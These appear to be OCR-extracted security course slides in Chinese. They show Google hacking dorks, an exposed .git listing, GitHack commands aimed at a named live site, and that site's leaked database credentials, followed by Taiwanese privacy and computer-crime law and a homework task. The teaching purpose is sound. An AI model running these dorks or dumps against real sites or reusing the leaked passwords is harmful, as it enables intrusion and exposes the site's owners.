
#### Google Hacking Database




√x Reset All

**▼** Filters

## inurl:/multi.html intitle:webcam




## inurl: /.git



### inurl: /.git

■ .git / .svn / .hg✓ Source code leak



#### Index of /.git

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
<b>COMMIT_EDITMSG</b>	12-Oct-2019 12:34	13
FETCH_HEAD	12-Oct-2019 12:34	95
<u>HEAD</u>	12-Oct-2019 12:34	23
ORIG_HEAD	12-Oct-2019 12:34	41
<b>config</b>	12-Oct-2019 12:34	331
<u>index</u>	12-Oct-2019 12:34	71K
logs/	12-Oct-2019 12:34	-
objects/	12-Oct-2019 12:34	-
packed-refs	12-Oct-2019 12:34	107
refs/	12-Oct-2019 12:34	-
<b>sourcetreeconfig</b>	12-Oct-2019 12:34	812
sourcetreeconfig.json	12-Oct-2019 12:34	705

## GITHUB HACKING

https://github.com/lijiejie/GitHack

## GitHub Hacking

```
git clone https://github.com/lijiejie/GitHack
./GitHack/GitHack.py https://theeye.tw/.git/
```

Source code 裸奔ing

#### theeye.tw 名稱 enterprise.php index.php footer.php service.php \_ga.php account.php catalog.php faq.php header.php login.php news.php shop.php xoptical.php xoptical\_ad.php \_api

\_\_conf

image

```
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```

#### CWE-259: Use of Hard-coded Password

```
xconf_db_mysql.php
    <?php
    ini_set("date.timezone", "Asia/Taipei");
    define("_DB_HOST","localhost");
    define("_DB_USER_NAME", "xpos_v1");
    define(" DB USER PWD", "ji4dk4n ");
                                         DB 在本地和內網
    define("_DB_NAME","xpos_v1");
                                         外部無法存取。
    define(" DB R HOST","10.0.0.102");
    define("_DB_R_USER_NAME","ibizheclient");
   define("_DB_R_USER_PWD","2776201727762017");
    define("_DB_R_NAME","ibiz_he_12205");
    define(" WX DOCROOT","/");
16
    $deBug = false;
    if ($ SERVER["REMOTE ADDR"]=="106.1.190.210") $deBug = true;
19
```

#### Private IPv4 addresses [edit

The <u>Internet Engineering Task Force</u> (IET address ranges for private networks:<sup>[1]:4</sup>

RFC 1918 name	IP address range
24-bit block	10.0.0.0 – 10.255.255.255
20-bit block	172.16.0.0 – 172.31.255.255
16-bit block	192.168.0.0 – 192.168.255.255

# 資訊安全相關法律

## Q: 有侵害隱私權嗎?

1.



2.

```
define("_DB_USER_NAME","xpos_v1");
define("_DB_USER_PWD","ji4dk4n ");
define("_DB_NAME","xpos_v1");
```

### A: 要看有沒有符合構成要件。

#### 構成要件

對該解釋提建議

#### 適用之法領域:

依照法律規定,構成法律關係、法律行為、違反義務或犯罪等時所必須具備的條件。





第 315-1 條

有下列行為之一者,處三年以下有期徒刑、拘役或三十萬元以下罰金:

- 一、無故利用工具或設備窺視、竊聽他人非公開之活動、言論、談話或身體隱私部位者。
- 二、無故以錄音、照相、錄影或電磁紀錄竊錄他人非公開之活動、言論、談話或身體隱私部位者。

## 原則上刑事法律只處罰故意犯罪



#### 第二章 刑事責任

第 12 條 **1** 行為非出於故意或<mark>過失</mark>者,不罰。

2 <u>過失</u>行為之處罰,以有特別規定者,為限。


- 過失要特別規定才能罰
  - 2 因過失犯前項之罪者,

第 276 條 因<mark>過失</mark>致人於死者,

第 284 條 因過失傷害人者,

#### 網路算公開場合嗎?

■ 在公開場合主張隱私,須符合**合理隱私期待** 



例如: 有穿衣服,且衣服不是透明的

期待 合理

## 案例

(資料來源:【活春宮2】遶境搶拍飯店窗邊嘿咻激戰一個動作決定是否觸法)

律師莊秀銘表示,男女在飯店或住家窗戶前嘿咻,若是拉上窗簾僅能隱約看到人影,既使拍到影片,因畫面中的人影無法辨識身份,不會有妨害秘密問題,若沒關窗簾或窗簾單薄透明,路過民眾一抬頭就能清楚目睹活春宮,如同看到廣告招牌或看板,這種情況下,民眾持手機拍攝也不會觸犯妨害秘密罪,

不過,若故意以望遠鏡或空拍機等工具清楚拍下,就有「窺視」的犯意動機,會觸犯妨害秘密罪。

#### 可參照最高法院107年12月20日107年度台非字第174號刑事判決:

一、電腦網站的投注簽賭網站,仍屬賭博場所。

#### 網路是法院認證公開場所

所謂之「賭博場所」,只要有一定之所在可供人賭博財物即可,非謂須有可供人前往之一定空間之場地始足為之。以 現今科技之精進,電話、傳真、網路均可為傳達賭博訊息之工具。電腦網路係可供<mark>公共</mark>資訊傳輸園地,雖其為虛擬空

間,然既可供不特定之多數人於該虛擬之3 性質上並非純屬思想之概念空間,亦非物理 連線登入下注賭博財物,該網站仍屬賭博場

在Line下注簽賭合法嗎?

· 、網路等虛擬空間可成為<mark>公共</mark>場所或公眾得出入之場所 刑法「賭博場所」並不限於實際空間場地,現今科技發 公共場所或公眾得出入之場所

可以讓多數人或不特定人隨時出 入的空間。(如果您有更好的解釋,歡 迎進行編輯)

二、賭博活動及內容具有一定封閉性,與刑法賭博罪構成要件不符。

於電腦網路賭博而個人經由私下設定特定之密碼帳號,與電腦連線上線至該網站,其賭博活動及內容具有一定封閉性,僅為對向參與賭博之人私下聯繫,其他民眾無從知悉其等對賭之事,形同一個封閉、隱密之空間,在正常情況下,以此種方式交換之訊息具有隱私性,故利用上開方式向他人下注,因該簽注內容或活動並非他人可得知悉,尚不具公開性,即難認係在「公共場所」或「公眾得出入之場所」賭博,不能論以刑法第266條第1項之賭博罪。

三、雖不構成刑法賭博罪,但仍可視個案依社會秩序維護法第84條規定(於非公共場所或非公眾得出入之職業賭博場 所,賭博財物者,處新臺幣九千元以下罰鍰)處罰。

## 透過學校網路 ARP spoofing 攻擊自己可以嗎? 看構成要件

#### 第 三十六 章 妨害電腦使用罪

- 第 358 條 無故<mark>輸入他人帳號密碼、</mark>破解使用電腦之保護措施<mark>或利用電腦系統之漏洞</mark>,而<mark>入侵他人之電腦</mark>或其相關設備者, 處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。
- 第 359 條 無故<mark>取得、刪除或變更</mark>他人電腦或其相關設備之電磁紀錄,致生<mark>損害於公眾或他人</mark>者,處五年以下有期徒刑、拘 役或科或併科六十萬元以下罰金。
- 第 360 條 無故以電腦程式或其他電磁方式<mark>干擾他人電腦</mark>或其相關設備,<mark>致生損害於公眾</mark>或他人者,處三年以下有期徒刑、 拘役或科或併科三十萬元以下罰金。
- 第 361 條 對於公務機關之電腦或其相關設備犯前三條之罪者,加重其刑至二分之一。
- 第 362 條 製作專供犯本章之罪之電腦程式,而供自己或他人犯本章之罪,致生損害於公眾或他人者,處五年以下有期徒 刑、拘役或科或併科六十萬元以下罰金。
- 第 363 條 第三百五十八條至第三百六十條之罪,須告訴乃論。

## HW (5pt)

- (5pt) 學習筆記 @ https://hackmd.io/6bpA4SEwT3aQtRutksfSbg
  - 搜尋、整理與資訊安全相關的法規、案例
  - 也可比較一下國內外法規的差異